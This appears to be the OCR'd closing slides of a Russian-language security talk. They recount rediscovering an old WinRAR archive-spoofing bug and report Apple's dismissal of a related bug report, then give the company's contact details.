
```
  ],
'DisclosureDate' => 'Sep 28 2009',
'DefaultTarget'  => 0))
```

Новая бага, о которой никто не знал?

4370-day, ахаха, наканецта!

https://www.exploit-db.com/exploits/32752

https://securityaffairs.co/wordpress/23623/hacking/winrar-zero-day.html



Новая бага, на которую всем все равно?

Неимпактно!

- Пользователь не видит содержимое архива до распаковки
- При распаковке не происходит мгновенное открытие файла
- Окошечко PWNED не высвечивается

Заключение

Я написал Apple

~~Ответ убил...~~

After examining your report we do not see any actual security implications.

However, we have passed it along to the appropriate team to investigate as a potential future enhancement

Вопросы?

@ inbox@dsec.ru +7 (495) 223-07-86

Спасибо за внимание!